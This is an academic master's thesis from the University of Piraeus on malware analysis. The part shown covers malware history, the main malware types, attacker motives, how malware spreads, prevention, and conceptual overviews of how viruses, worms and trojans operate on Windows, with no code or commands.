University of Piraeus
School of Information and Communication Technologies
Department of Digital Systems

Postgraduate Program of Studies
MSc Digital Systems Security

Course: Master Thesis

Malware Analysis

Supervisor Professor: Kostas Lambrinoudakis

Georgios Panagiotis Triantafyllou	giwrgos.triadafillou@ssl-unipi.gr	MTE2223

Piraeus
28/05/2024

Abstract

In this thesis, we delve into the intricate world of malware analysis, shedding light on both static and dynamic approaches, along with the development of an automation tool. Static analysis unveils the inner workings of malware structures without triggering execution, employing REMnux tools to gain crucial insights. On the flip side, dynamic analysis offers a real-time peek into the actions of malware during execution. Through engaging case studies, we navigate through dissecting Trojan spyware like EMOTET and uncovering the secrets of data-stealing spyware such as FormBook. The thesis introduces an automation tool tailored for REMnux Linux, streamlining static analysis with command-line tools and the VirusTotal API. In emphasizing the synergy between human expertise and technological advancements, this research contributes to the ongoing battle against the ever-evolving landscape of cyber threats.

Table of Content

Introduction

In the realm of cybersecurity, the urgency of safeguarding digital systems bears a striking resemblance to the annual medical campaign urging individuals to receive flu shots. Just as the medical community mobilizes each year to combat seasonal flu outbreaks, the digital world faces an ever-present threat in the form of malware—a pervasive, malicious software that knows no seasonality. Unlike the predictably timed flu, PCs, smartphones, tablets, and enterprise networks remain susceptible to malware year-round, resulting in what can aptly be termed a perpetual "malware season." Malware, an encompassing term for malevolent programs or code designed with hostile intent, shares a commonality with the flu in its disruptive capacity. It actively seeks to infiltrate, impair, or incapacitate computer systems and networks, akin to how the flu interferes with the human body's normal functions. The motives driving malware creators are as diverse as the viruses themselves, ranging from financial gain and work disruption to political statements and personal bragging rights. While malware cannot inflict physical harm on hardware components (with a notable exception involving Google Android), its ability to pilfer, encrypt, or erase data, manipulate or seize control of critical computer functions, and clandestinely surveil user activity poses a grave threat to digital security.

A Brief History of Malware

The inception of the modern internet can be attributed to ARPANET, an ambitious project initiated in 1967 aimed at connecting remote computers. By 1969, ARPANET had achieved the pivotal milestone of successfully interconnecting computers, and a crucial development emerged in 1970 with the introduction of the Network Control Program (NCP), a precursor to the contemporary TCP/IP stack. NCP played a vital role in facilitating data exchange between computers, marking a seminal moment in the evolution of networking. Concurrently, 1971 marked a significant juncture in the history of computing, as it saw the emergence of "The Creeper," a pioneering computer program often hailed as the first computer virus, although its

behavior bore a closer resemblance to that of a worm. Engineered by Bob Thomas at BBN, a research and development company later acquired by Raytheon, "The Creeper" drew inspiration from the visionary concepts of German mathematician John von Neumann dating back to the 1940s. It roamed ARPANET-connected computers, imprinting its distinctive message: "I'm the creeper, catch me if you can!" Diverging from the malevolent nature of contemporary malware, the primary objective of "The Creeper" was not harm but rather an exploration of propagation boundaries, providing a captivating glimpse into the early history of computer viruses.

In 1986, the computing landscape was vastly different from today's interconnected world. The internet, as we know it now, was in its infancy and primarily accessible to government and academic institutions. It wasn't until 1989 that Internet Service Providers (ISPs) began offering public access to the internet. While Bulletin Board Systems (BBS) did exist during this time, they required users to make costly long-distance phone calls to specific points of presence (POPs) operated by BBS hosts, limiting their accessibility. However, 1986 also marked a significant moment in the history of computing security with the emergence of the first PC virus known as "Brain." Originating in Pakistan, this virus would eventually spread globally to Europe and North America. What made "Brain" unique was its unintentional propagation, driven by an anti-piracy countermeasure. It was developed by the Alvi brothers, Amjad Farooq Alvi and Basit Farooq Alvi, who created a boot sector virus aimed at deterring the use of pirated copies of their medical software. In an era, devoid of internet connectivity, the virus spread through physical interactions, primarily via the sharing of infected floppy disks. "Brain" was not a destructive virus; instead, it hid a specific sector, rendering the machine unbootable and displaying a notification that included contact information for the Alvi brothers, encouraging affected users to reach out for legitimate software acquisition. The virus's notification read: "*Welcome to the Dungeon (c) 1986 Amjads (pvt) Ltd VIRUS_SHOE RECORD V9.0 Dedicated to the dynamic memories of millions of viruses who are no longer with us today - Thanks GOODNESS!!! BEWARE OF THE er..VIRUS : this program is catching program follows after these messages....$#@%$@!! Welcome to the Dungeon © 1986 Basit & Amjads (pvt). BRAIN COMPUTER SERVICES 730 NIZAM LBOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE: 430791,443248,280530. Beware of this VIRUS.... Contact us for vaccination...*" This unconventional approach garnered

worldwide attention, leading to a flood of phone calls to the Alvi brothers from individuals seeking assistance, making "Brain" a notable chapter in the early history of computer viruses.

Distinguishing between a computer virus and a worm hinge on a critical distinction: a worm possesses the capability to propagate autonomously without necessitating human intervention. A seminal moment in the annals of cybersecurity unfolded more than three decades ago (1988), courtesy of the Morris worm, christened in honour of its architect, Robert Morris. Remarkably, the Morris worm was not birthed from malevolent intentions; instead, it emerged as a Proof of Concept, conceived to evaluate the plausibility of hands-off replication. This pioneering worm introduced a range of innovative features to the realm of malware. It adroitly exploited vulnerabilities embedded within diverse software applications and services, showcasing behaviours that uncannily mirror those exhibited by contemporary malicious software. In a calculated move reflecting Morris's apprehensions that vigilant system administrators might quarantine the worm and overlook the underlying infection, he endowed it with the trait of persistence. Nevertheless, the worm's inability to curb its relentless self-replication engendered profound repercussions. The afflicted devices bore the brunt of debilitating loads, rendering them nonfunctional, while the worm's relentless journey from one machine to the next incited widescale network disruptions through denial-of-service (DoS) incidents. Robert Morris's association with the Morris worm led to his conviction under the aegis of the Computer Fraud and Abuse Act. Nevertheless, this chapter in his life's narrative metamorphosed into a remarkable trajectory that transcended the origins of computer security, culminating in academic distinction and entrepreneurial success, as evidenced by his tenure at the esteemed Massachusetts Institute of Technology (MIT).

The early appearances of Creeper, Brain, and Morris stand as intriguing instances in the realm of computing, albeit not fitting neatly within the category of true malware. These digital anomalies, while unintentionally disruptive, lacked the deliberate intent to cause harm characteristic of conventional malware. The early 1990s ushered in a new era with the rise of the World Wide Web, setting the stage for the rapid growth of internet-based businesses that harnessed this transformative technology to offer an array of goods and services. However, as is customary with the introduction of pioneering technology, there were individuals with motives ranging from financial

gain to sheer mischief who sought to exploit it. Moreover, the advent of personal email brought with it a fresh avenue for attackers to disseminate malware and viruses through email attachments, posing a significant threat, particularly to those lacking robust malware protection. This era witnessed the emergence of various forms of malicious software, each with its own repertoire of actions, spanning from data deletion and hard drive corruption to more benign yet irksome activities like playing sounds or displaying absurd messages on compromised machines. It's worth noting that many of these early digital threats can now be studied in a controlled environment, with the actual malware removed, thanks to the Malware Museum hosted on the Internet Archive. Although these attacks may appear rudimentary in hindsight, they played an instrumental role in shaping the modern landscape of malware and the extensive havoc it has wrought across the globe.

Figure 1 : Casino Disk Destroyer - a form of malware in the 90s - made victims play a game of chance before it destroyed content on the disk.

Different Types and Evolution of Malware

Much like legitimate software, the realm of malware has witnessed a significant evolution over the years, showcasing a diverse array of functionalities that cater to the objectives of its creators. Intriguingly, malware developers occasionally amalgamate distinct attributes from various malware forms, amalgamating them to enhance the efficacy of an attack. For instance, they might employ ransomware as a diversionary tactic to obliterate evidence related to a trojan attack, demonstrating the adaptability and sophistication that characterize modern malicious software.

- **Adware**, a form of unwanted software, is crafted to inundate your screen with advertisements, often manifesting within web browsers. Typically, it employs deceptive tactics, masquerading as legitimate software or hitching a ride on another program to coax you into unwittingly installing it on your PC, tablet, or mobile device. (e.g., Chrome extensions that contain adware, Fireball (2017))
- **Spyware**, on the other hand, operates covertly, surreptitiously monitoring a computer user's activities without consent and relaying this information to its developer. (e.g., Predator, Pegasus)
- **Viruses** are a category of malware that latch onto other programs and, once triggered—often inadvertently by the user—replicate themselves by altering other computer programs, infusing them with their own code fragments.
- **Worms** share similarities with viruses in their self-replicating nature, but they possess a distinctive trait: the ability to autonomously spread across systems without the need for user-initiated actions, distinguishing them from viruses that require user interaction to initiate infection. (e.g., ILOVEYOU, Stuxnet)
- **Trojans**, or Trojan horses, represent one of the most pernicious forms of malware. These deceptive entities often cloak themselves as seemingly beneficial programs to deceive users. Once infiltrated into your system, they grant unauthorized access to malicious actors who can then exploit this access for activities such as financial data theft or the installation of other malware, including ransomware. (e.g., The Poweliks trojan, Rakhni Trojan)
- **Ransomware** stands as a formidable malware variant, rendering your device inaccessible or encrypting your files, and subsequently demanding a ransom for

restoration. It's known as the cybercriminal's weapon of choice due to its swift and lucrative ransom demands, often transacted in hard-to-trace cryptocurrencies. (e.g., ExPetr / NotPetya, WannaCry)

- **Rootkits**, another malicious breed, furnish attackers with administrator privileges on the compromised system, commonly referred to as "root" access. Designed to remain concealed from users, other software, and even the operating system itself, rootkits pose a potent threat. (e.g., Stuxnet Rootkit, Reptile Rootkit)
- **Keyloggers** operate by recording every keystroke a user makes on their keyboard, storing this sensitive data, and transmitting it to malevolent actors in pursuit of valuable information like usernames, passwords, or credit card details. (e.g., Ghost Keylogger, Snake Keylogger)
- **Malicious cryptomining**, also known as drive-by mining or **cryptojacking**, is an increasingly prevalent form of malware typically delivered through a Trojan. It commandeers your computer's processing power to mine cryptocurrencies like Bitcoin or Monero, redirecting the mined coins into the attacker's account instead of yours. (e.g., XMRig Malware)
- **Exploits** serve as a malware type that capitalizes on system vulnerabilities and software bugs, providing attackers with unauthorized access to your system. Within this access, they may pilfer your data or introduce other forms of malware. A zero-day exploit refers to a software vulnerability lacking available defenses or fixes at the time of discovery. (e.g., Known CVEs, Log4Shell, Follina)

The early 2000s marked a significant escalation in the prevalence of malware, with cybercriminals adopting increasingly sophisticated tactics such as rootkits, toolkits, crimeware kits, and SQL injection attacks. This surge in malware activity led to a substantial rise in infection rates. One notable example, the ILOVEYOU Worm, impacted more than 50 million computers and inflicted staggering damages exceeding $5.5 billion. Disguised within seemingly innocuous emails, this virus prompted the temporary shutdown of email servers within segments of the Pentagon and the British government. In 2003, the SQL Slammer Worm emerged as a particularly virulent threat, swiftly compromising over 75,000 computers in a mere ten minutes, and causing a global slowdown in internet usage. The year 2004 witnessed a watershed moment with

the Cabir Virus, the first malware to target mobile phones, followed by the Koobface Virus in the subsequent year, which set its sights on social media platforms like Facebook and Twitter. The year 2008 saw the widespread impact of the Conficker Worm, signifying not only an escalation in malware propagation and velocity but also an expansion in the range of targeted platforms and devices.

The evolution of malicious software, or malware, has been a dynamic journey over time. In 2010, the emergence of the Stuxnet Worm sparked speculation regarding its purpose, hinting at a potential strike on Iran's nuclear program, possibly orchestrated by a team of skilled programmers. A subsequent development was the Backoff virus in 2014, designed with the specific objective of pilfering credit card data from Point of Sale (POS) systems. Among the most notorious ransomware programs to emerge was WannaCry, which wreaked global havoc by effectively locking users out of their accounts and demanding ransom payments for data access restoration. Throughout the 1990s and early 2000s, ransomware began to gain notoriety, launching an array of diverse and financially crippling attacks. This breed of malware found various entry points, from email attachments to social media messages, pop-up prompts, and even the seemingly antiquated floppy disks. Irrespective of the delivery method, these programs excelled at stealth, often catching victims off guard. A noteworthy example from 2013 is CryptoLocker, one of the early ransomware programs. It operated with the primary aim of profit, incapacitating user accounts until a ransom was paid, amassing over $3 million for its developers in a relatively short period. The progression of malware is a testament to its transformation from its relatively benign origins in the 1940s and 1950s to its current state, where malicious software is meticulously engineered for destruction and corruption. These purposes may range from file theft and surveillance to data deletion or demanding ransoms from account holders. As malware continues to evolve, so do its methods of propagation and impact. It no longer relies on outdated floppy disks; instead, it leverages internet access, email, and other vectors, posing an escalating threat to individuals, small businesses, corporations, and governmental institutions alike. Safeguarding against potential data loss and system crashes has become imperative, given the potentially devastating consequences in terms of time and financial resources.

Motivation Behind Malware and Distribution

In the realm of cybersecurity, it is essential to acknowledge that every business, irrespective of its scale, stands as a potential target for cyberattacks. This vulnerability arises from the fact that all businesses possess valuable assets, be they financial or otherwise, which malicious actors may attempt to exploit. By gaining insight into the prevalent motivations driving cyberattacks, organizations can cultivate a deeper understanding of the risks they potentially encounter and, in turn, devise more effective strategies to mitigate and confront these evolving threats.

1. **Financial Gain:** Within the domain of cybersecurity, it is evident that the primary incentive driving hackers is financial gain, and they employ a spectrum of methodologies to achieve this objective. These tactics encompass a wide range of possibilities, such as direct breaches into bank or investment accounts, the illicit acquisition of passwords to access financial platforms and facilitate unauthorized asset transfers, manipulation of employees through intricate spear phishing schemes for fraudulent money transfers, or orchestration of ransomware attacks targeting entire organizations. Hackers exhibit a versatility in their approaches, each ultimately geared toward realizing profit as their central motivation.
2. **Recognition & Achievement:** In the context of cybersecurity, hackers exhibit a diverse range of motivations. While financial gain remains a dominant incentive, some hackers are driven by the sense of accomplishment that accompanies successfully breaching major systems. Whether working individually or in groups, there is an inherent desire for recognition within the hacker community. This desire for acknowledgment is closely intertwined with their competitive nature. Cybercriminals thrive on challenges, often pushing each other to undertake more intricate and audacious hacks, perpetuating a cycle of innovation and skill development in the ever-evolving landscape of cyberattacks.
3. **Insider Threats:** Within the realm of cybersecurity, the risk posed by insider threats looms large, representing a significant concern for organizations. These threats can emanate from a variety of sources, including internal employees,

vendors, contractors, or trusted partners, and are widely acknowledged as some of the most formidable cybersecurity challenges organizations face. However, it is essential to recognize that not all insider threats are borne out of malicious intent. According to findings in the Insider Threat Report by Crowd Research Partners, a significant majority (51%) stem from factors such as carelessness, negligence, or compromised credentials. Despite being unintentional in nature, these incidents still bear the potential to inflict substantial damage, underscoring the critical importance of addressing and mitigating insider threats within the cybersecurity landscape.

4. **Political Motivation – "Hacktivism":** Certain cybercriminal groups leverage their hacking prowess to target large organizations, typically driven by underlying motivations tied to specific causes or agendas. These motivations may encompass advocacy for human rights, the exposure of vulnerabilities within major corporations, or conflicts with groups holding opposing ideologies. In pursuit of their objectives, these groups may engage in information theft, often citing the practice as a form of free speech. However, their preferred tactic frequently involves the deployment of Distributed Denial of Service (DDoS) attacks, deliberately inundating a website with excessive traffic to overwhelm it and induce a system crash.
5. **State Actors:** State-sponsored actors represent a distinct category of cyber threat actors who receive support and resources from nation-states to advance their nation's strategic interests. Their activities in the realm of cybercrime primarily serve the purpose of bolstering their own nation's objectives. These actors typically engage in the theft of various forms of information, ranging from intellectual property to personally identifiable information and financial assets, often deploying the acquired resources to fuel espionage efforts and further exploitative agendas. It is noteworthy that certain state-sponsored actors may also engage in cyberattacks with detrimental consequences, asserting that their actions constitute legitimate cyberespionage activities undertaken on behalf of their respective states.
6. **Corporate Espionage:** Corporate espionage represents a strategic form of cyber-attack employed with the aim of securing a competitive edge over rival organizations. Driven primarily by commercial or financial motivations, corporate espionage encompasses multifaceted tactics, including the acquisition

of proprietary assets such as processes, techniques, customer data, pricing structures, sales strategies, research findings, bids, and strategic insights. Moreover, this practice may involve the theft of closely guarded trade secrets, instances of bribery, blackmail, or covert surveillance activities, all orchestrated to provide an organization with a clandestine advantage in the competitive landscape.

The propagation of malicious software, commonly referred to as malware, is an ever-present and evolving concern within the realm of cybersecurity. Malware spread encompasses a diverse array of techniques employed by threat actors to breach and compromise digital systems. These methods span from deceptive email phishing schemes and tainted attachments to the exploitation of software vulnerabilities and the injection of malicious code through compromised websites. In the face of continually adapting and refined strategies by cybercriminals, comprehending the intricacies of malware dissemination remains pivotal. Such understanding is essential for fortifying defenses and mitigating the pervasive and potentially devastating consequences of cyberattacks.

- **Email:** In the event of an email breach, malware can compel your computer to dispatch messages containing infected attachments or links directing recipients to malicious websites. Subsequently, when the recipient interacts with these attachments or clicks on the provided links, the malware becomes entrenched within their computer, perpetuating the cycle of infection.
- **Messaging apps:** Malware has the capacity to propagate by commandeering messaging applications, employing them as conduits to transmit infected attachments or deliver malicious links to individuals within the victim's contact list.
- **Infected ads:** Cybercriminals possess the capability to embed malware within advertisements and disseminate these compromised ads across widely frequented websites, a tactic commonly referred to as malvertising. Clicking on one of these tainted advertisements initiates the downloading of malware onto your computer, constituting a significant security risk.
- **Pop-up alerts:** Scareware employs counterfeit security alerts with the intent of deceiving individuals into downloading fraudulent security software. It is

crucial to note that, in some instances, this seemingly benign software can, in fact, serve as a conduit for additional malware.

- **Drive-by downloads:** A drive-by download occurs when a malevolent website autonomously deploys malware onto your device immediately upon loading the page, obviating the need for any user interactions such as clicks. This exploit often employs DNS hijacking techniques to automatically redirect users to these perilous destinations.
- **Personal installation:** Occasionally, individuals may surreptitiously install parental control software on their partner's computer or mobile device. However, when these applications are deployed without the victim's knowledge or consent, they transform into a form of spyware.
- **Physical media:** Cybercriminals have the capability to implant malware onto USB flash drives, patiently awaiting unsuspecting victims to connect these devices to their computers. This method is frequently employed in the context of corporate espionage, representing a covert means of infiltrating target systems.
- **Exploits:** Exploits comprise segments of code meticulously crafted to exploit vulnerabilities, or security weaknesses, inherent in either software or hardware systems. Among these, a blended threat distinguishes itself as a specialized variant of an exploit package capable of simultaneously targeting multiple vulnerabilities, amplifying the potential impact of the attack.

Protection and Prevention of Malware Attacks

To thwart the infiltration of malware, users can adopt several preventive measures. In safeguarding personal computers, individuals can bolster their defenses by installing antimalware software. Furthermore, they should exercise caution in their online activities, refraining from opening attachments originating from unfamiliar email addresses, as these may conceal malware disguised as legitimate files, sometimes even posing as communications from reputable organizations, albeit with unofficial email domains. Vigilance should extend to regularly updating antimalware software, as cyber adversaries perpetually refine their tactics, necessitating swift responses from security software providers in the form of patches to rectify vulnerabilities. Failure to

maintain up-to-date software could inadvertently expose users to preventable exploits. In corporate environments, the stakes are higher due to the magnitude of networks and financial implications. Consequently, organizations must implement proactive measures to fortify their malware defenses. Outward-facing safeguards encompass implementing dual approval protocols for business-to-business (B2B) transactions and employing second-channel verification for business-to-consumer (B2C) transactions. Internally, businesses can heighten their defenses by deploying offline malware and threat detection mechanisms to intercept malicious software before it propagates, instituting allowlist security policies whenever feasible, and fortifying web browser-level security to bolster the overall protection of their systems.

The Anatomy of Malware

In the ever-evolving realm of cybersecurity, comprehending the intricate workings of malware stands as a pivotal endeavor, akin to deciphering the tactics of a shrewd adversary. Malware, an abbreviation for malicious software, encompasses a diverse array of digital threats that are meticulously designed to infiltrate, compromise, and exploit computer systems. This exploration delves into the nuanced mechanics of how malware operates, shining a light on the deceptive strategies it employs to establish a foothold, propagate, and execute its malevolent payloads. By unraveling the modus operandi of malware, we gain invaluable insights into its covert maneuvers and sinister objectives, empowering us to fortify our defenses against these relentless digital adversaries.

Viruses and Worms

The term "computer virus" encompasses a wide range of viruses, each with distinct delivery methods and consequences. To gain insight into the inner workings of computer viruses, it's beneficial to categorize them into two main groups: those that immediately initiate infection and replication upon arrival on a computer, and those that remain dormant, biding their time until the unwitting execution of their code. Examining computer viruses through a four-phase framework, inspired by the life cycle classification employed by biologists for real-life viruses, offers a comprehensive understanding of their operation.

- **Dormant Phase:** During this phase, the virus remains concealed within your system, lying in a state of hibernation.
- **Propagation Phase:** This marks the viral stage, where the virus initiates self-replication, creating duplicates of itself within files, programs, or other sections of your storage. These copies may undergo slight alterations to evade detection, and they, too, embark on self-replication, generating more duplicates that continue to spread.
- **Triggering Phase:** Typically, a specific action is required to activate or trigger the virus. This could involve a user action, such as clicking an icon or launching

an application. Alternatively, certain viruses are programmed to activate after a predefined period, such as a logic bomb set to trigger after a specific number of computer reboots (a tactic employed to obscure the virus's origin).

- **Execution Phase:** In this phase, the virus's program is executed, unleashing its payload—the malicious code responsible for damaging your device.

Computer viruses are insidious software programs that have plagued digital landscapes for decades, causing havoc and compromising data security. These malicious entities come in various forms, each designed with a unique modus operandi to infiltrate, spread, and wreak havoc on computers and networks.

- **File Infector Viruses:** These viruses attach themselves to executable files (e.g., .exe or .com) and infect them. When the infected file is executed, the virus activates and spreads to other executable files on the system.
- **Macro Viruses:** These viruses are often found in documents with macros, such as Microsoft Word or Excel files. When a user opens an infected document and enables macros, the virus can execute and infect the system.
- **Boot Sector Viruses:** These viruses infect the master boot record (MBR) of a computer's hard drive or removable media like USB drives. They can interfere with the system's boot process and spread when infected media is used on other systems.
- **Multipartite Viruses:** Multipartite viruses combine characteristics of file infector and boot sector viruses. They can infect both files and the boot sector, making them challenging to remove.
- **Resident Viruses:** Resident viruses embed themselves in a system's memory and can infect other files or applications while the computer is running. They are often more challenging to detect and remove because they remain active in memory.
- **Non-Resident Viruses:** Unlike resident viruses, non-resident viruses don't embed themselves in memory. Instead, they infect files directly, which makes them somewhat easier to detect.
- **Polymorphic Viruses:** Polymorphic viruses can change their code or appearance each time they infect a new file or system. This makes them particularly difficult to detect using signature-based antivirus methods.

- **Metamorphic Viruses:** Metamorphic viruses go a step further than polymorphic viruses. They not only change their code but also their underlying structure, making them even more elusive to detection.
- **Sparse Infector Viruses:** Sparse infector viruses are selective about which files they infect. They often target specific file types or directories, aiming to avoid detection.
- **Companion Viruses:** Companion viruses create a companion file that has the same name as a legitimate executable but with a different file extension. When the user tries to run the legitimate program, the virus executes instead.
- **File Overwriting Viruses:** These viruses overwrite files with their malicious code, destroying the original content. They can be highly destructive.
- **Browser Hijacker:** This virus targets and alters your browser setting. It is often called a browser redirect virus because it redirects your browser to other malicious websites that you don't have any intention of visiting. This virus can pose other threats such as changing the default home page of your browser.
- **Web Scripting Virus:** A very sneaky virus that targets popular websites. What this virus does is overwrite code on a website and insert links that can install malicious software on your device. Web scripting viruses can steal your cookies and use the information to post on your behalf on the infected website.

Delving into the technical intricacies of how viruses operate within a Windows system is crucial for defending against cyber threats. These programs possess the ability to infiltrate, replicate, and manipulate various aspects of a Windows environment, often exploiting vulnerabilities to breach security defenses. They can discreetly attach themselves to legitimate files, corrupt data, and propagate throughout the system and even across networks. To remain hidden from detection, viruses employ a multitude of techniques, such as installing rootkits or generating polymorphic code. Specifically:

1. **Infection:** The virus starts by infecting a target system. This usually happens when the user executes an infected file or runs a compromised program. Viruses can be hidden in seemingly innocent files like executable (.exe), script (.bat, .vbs), or document (.doc, .xls) files.
2. **Attachment to a Host:** Once executed, the virus attaches itself to a legitimate host file. This means it inserts its malicious code into the host file

without altering its basic functionality. The host file can be any program or system file.

3. **Replication:** The virus aims to replicate itself to spread to other files or systems. It might do this by searching for other files in the same directory or by using predefined lists of files to infect. Some viruses also employ polymorphic or metamorphic techniques to change their code appearance, making detection more difficult.
4. **Propagation:** To spread to other systems, viruses often use multiple methods:
   - **Email:** They can attach themselves to email messages or attachments and be sent to other users' email addresses from the infected system.
   - **Removable Media:** Viruses can copy themselves onto USB drives or other removable media devices, which can then infect other systems when the media is used on them.
   - **Network Shares:** They can exploit network vulnerabilities to spread to other computers on the same network.
   - **Downloaded Files:** Some viruses can exploit web vulnerabilities to infect systems when users visit compromised websites.
5. **Payload Execution:** Many viruses carry a payload, which is the malicious action they perform. The payload can include actions like:
   - **Data Corruption:** Modifying or deleting files and data on the infected system.
   - **Information Theft:** Stealing sensitive data like login credentials or personal information.
   - **System Manipulation:** Changing system settings, disabling security software, or creating backdoors for remote access.
   - **Displaying Messages:** Showing messages, pop-ups, or graphics as part of a social engineering tactic.
6. **Persistence:** To maintain a foothold on the infected system, viruses often employ various techniques:
   - **Modifying System Files:** Altering key system files to ensure the virus runs during system startup.
   - **Registry Entries:** Adding or modifying registry keys to execute the virus on system boot.

- **Services and Scheduled Tasks:** Creating malicious services or scheduled tasks to maintain persistence.
- **Hooking:** Intercepting system calls or functions to ensure the virus runs with essential processes.

7. **Concealment:** Many viruses use stealth techniques to avoid detection by antivirus software and security measures. This includes methods like rootkit functionality, which hides the virus from the operating system.
8. **Remote Control:** Some viruses establish communication with a remote command-and-control (C2) server, allowing malicious actors to remotely control the infected system, update the virus, or retrieve stolen data.
9. **Evasion:** Viruses may employ evasion tactics like polymorphism (changing code appearance) and encryption to make it difficult for security software to detect and analyze them.
10. **Destruction:** Some viruses are designed to cause severe damage by deleting or corrupting critical system files, rendering the system inoperable.

Some individuals often conflate the terms "computer worm" and "computer virus," assuming them to be interchangeable due to their similar behaviors. They may even use phrases like "worm computer virus" or "worm virus malware." However, it's essential to recognize that these two entities, while sharing similarities, represent distinct cybersecurity threats. The fundamental distinction between a virus and a worm lies in their activation mechanisms and replication processes. Viruses hinge on human intervention for activation and require a host system to propagate. In simpler terms, a virus remains inert until executed by a user. For instance, a virus residing on a flash drive connected to your computer remains harmless unless you intentionally initiate it. Conversely, as previously mentioned, worms do not necessitate a host system or user interaction to disseminate.

In the realm of cybersecurity, computer worms are a distinct category within the broader Trojan horse malware classification. Their unique characteristic lies in their self-replicating capability, enabling them to propagate from one system to another without the need for human intervention following an initial system breach. Typically, worms spread across networks through Internet or LAN (Local Area Network) connections. This prompts an exploration of the relationship between Trojans and computer worms. To provide clarity, Trojans employ deception and social engineering

strategies to persuade individuals into executing them. For instance, a Trojan may disguise itself as legitimate software. Meanwhile, computer worms, while encompassed within the Trojan category, primarily rely on social engineering techniques for targeting systems. This distinction underscores the multifaceted nature of malware and its intricate role within the cybersecurity landscape. Here are some common types of computer worms:

- **Email Worms:** These worms typically spread via email attachments or links. When a user opens the infected email attachment or clicks on a malicious link, the worm is executed and can send itself to the user's email contacts.
- **Network Worms:** Network worms take advantage of vulnerabilities in network services or operating systems to spread to other computers on the same network. They can scan for open ports and exploit weaknesses to infiltrate and infect other systems.
- **Internet Worms:** Internet worms target computers connected to the internet and spread by scanning and infecting vulnerable devices. They can exploit software vulnerabilities or weak passwords to gain access to remote systems.
- **USB Worms:** These worms spread through infected USB drives or other removable media. When the infected drive is connected to a computer, the worm can copy itself onto the new system and continue spreading.
- **Instant Messaging Worms:** These worms spread through instant messaging platforms by sending malicious links or files to a user's contacts. When the recipient clicks on the link or opens the file, the worm can infect their system and spread further.
- **File-Sharing Worms:** File-sharing worms target peer-to-peer (P2P) file-sharing networks and platforms. They disguise themselves as legitimate files and are often downloaded by users searching for specific content.
- **IoT Worms:** With the proliferation of internet-connected devices in the Internet of Things (IoT), worms have started targeting vulnerable IoT

devices, such as cameras and routers, to create botnets for various malicious purposes.

- **Hybrid Worms:** Some worms combine characteristics of multiple worm types, making them more versatile in their propagation methods.

Providing a specific overview of the technical intricacies governing the operation of worms within a Windows system unveils a fascinating dimension of cybersecurity. These self-replicating malware entities possess a unique set of attributes that enable them to spread and proliferate across Windows environments, often with malicious intent. To comprehend the technical underpinnings of their functionality, it is crucial to delve into the inner workings of worms, exploring their propagation mechanisms, evasion tactics, and the intricate dance they perform within the Windows ecosystem. This insight not only sheds light on the complexities of malware behavior but also equips us with the knowledge necessary to fortify our defenses and protect against these digital adversaries.

1. **Infection and Execution:** The worm's execution begins when a user interacts with an infected file or when the worm exploits a vulnerability in a system or network service. In the case of Windows systems, the worm often targets vulnerabilities in the operating system, network services, or installed software.
2. **Self-Replication:** Once executed, the worm's primary objective is to self-replicate. It accomplishes this by creating copies of itself, either as a standalone executable or by injecting its code into other legitimate processes or files on the infected system.
3. **Network Propagation:** Worms are known for their ability to propagate across networks. They often scan for vulnerable devices on the local network or the broader internet. To do this, they may use techniques like port scanning to identify open ports on other systems.
4. **Exploitation:** When the worm identifies a vulnerable system or service, it exploits the security flaw to gain unauthorized access. For Windows systems, this can involve exploiting vulnerabilities in Windows networking protocols, remote desktop services, or unpatched software.
5. **Payload Execution:** Some worms carry a payload, which is a set of actions they perform once they infect a system. The payload can vary widely and may include activities such as:

- Creating a backdoor for remote access to the infected system.
- Modifying system settings, disabling security software, or altering configurations.
- Downloading additional malware components or updates from remote servers.
- Initiating distributed denial-of-service (DDoS) attacks on targeted servers or websites.
- Launching data theft operations to steal sensitive information from the compromised system.

6. **Propagation through Vulnerabilities:** Worms often target known vulnerabilities for which security patches or updates are available. Their ability to exploit these vulnerabilities allows them to quickly infect unpatched systems, making it crucial for users and administrators to keep their Windows systems up to date.
7. **Stealth Techniques:** To avoid detection, worms may employ various stealth techniques. These can include polymorphism (changing their code appearance) or encryption to evade signature-based antivirus detection.
8. **Remote Command and Control (C2):** Many worms establish communication with remote command-and-control servers operated by cybercriminals. This allows the attackers to remotely control and update the worm, as well as retrieve stolen data or issue additional commands to the infected systems.
9. **Persistence:** While the primary goal of a worm is replication, some may also focus on achieving persistence by creating registry entries or scheduled tasks that ensure the worm continues to run even after system reboots.
10. **Botnet Formation:** Some worms are designed to join infected systems together, forming a botnet. These botnets can be used for various malicious purposes, including launching coordinated attacks, sending spam, or mining cryptocurrencies.

Trojans

Trojan horse malware, akin to its mythological namesake, operates deceptively, presenting itself as benign while concealing malicious intent. Unlike traditional viruses or worms, Trojans masquerade as legitimate files, programs, or code, often infiltrating systems under the guise of harmless software. Once inside, they can engage in nefarious activities such as spying on users, stealing sensitive data, or creating backdoors for other malware. The Trojan's ability to camouflage its true purpose within seemingly harmless exteriors draws a parallel to the infamous wooden horse in the Greek epic *The Iliad*. Just as the Trojans unsuspectingly brought the horse within their walls, believing it to be a gift, users can inadvertently install Trojans, unaware of the threat lurking beneath the surface. Often misconstrued as a "Trojan virus" or "Trojan horse virus," Trojan malware, while lacking the ability to self-replicate or self-execute like viruses or worms, remains a potent threat in the realm of cybersecurity. Unlike viruses, Trojans necessitate specific and intentional actions from users to infiltrate systems. Once inside, these malicious programs can wreak havoc by damaging files, redirecting internet traffic, monitoring user activities, or pilfering sensitive data. Trojans might delete, block, modify, leak, or copy data, often leveraging it for ransom or selling it on the dark web. But how do these trojans exactly work and what are the different types that stand out, understanding this deceptive nature is vital in recognizing and mitigating the risks associated with Trojan malware.

1. **Social Engineering and Execution:** Trojans are disguised as legitimate files or programs, often using enticing filenames or deceptive social engineering techniques to trick users into executing them. Once the user opens the Trojan, it runs on the Windows system.
2. **Payload Activation:** Upon execution, the Trojan's payload is activated. The payload consists of the malicious actions the Trojan is designed to perform. Trojans can have a wide variety of payloads, including stealing sensitive data, creating backdoors for remote access, or initiating denial-of-service attacks.
    - **Backdoor Creation:** Many Trojans create a backdoor on the infected system. A backdoor is a hidden entry point that allows remote access to the system. Attackers can use this backdoor to control the infected

computer, upload/download files, execute commands, or even turn the system into part of a botnet.

- **Data Theft:** Trojans can steal sensitive data from the infected system. This can include login credentials, credit card numbers, personal documents, or any other valuable information stored on the computer.
- **Keylogging:** Some Trojans include keyloggers, which record keystrokes made by the user. This data can include passwords, credit card numbers, and other sensitive information, which is then sent to the attacker.
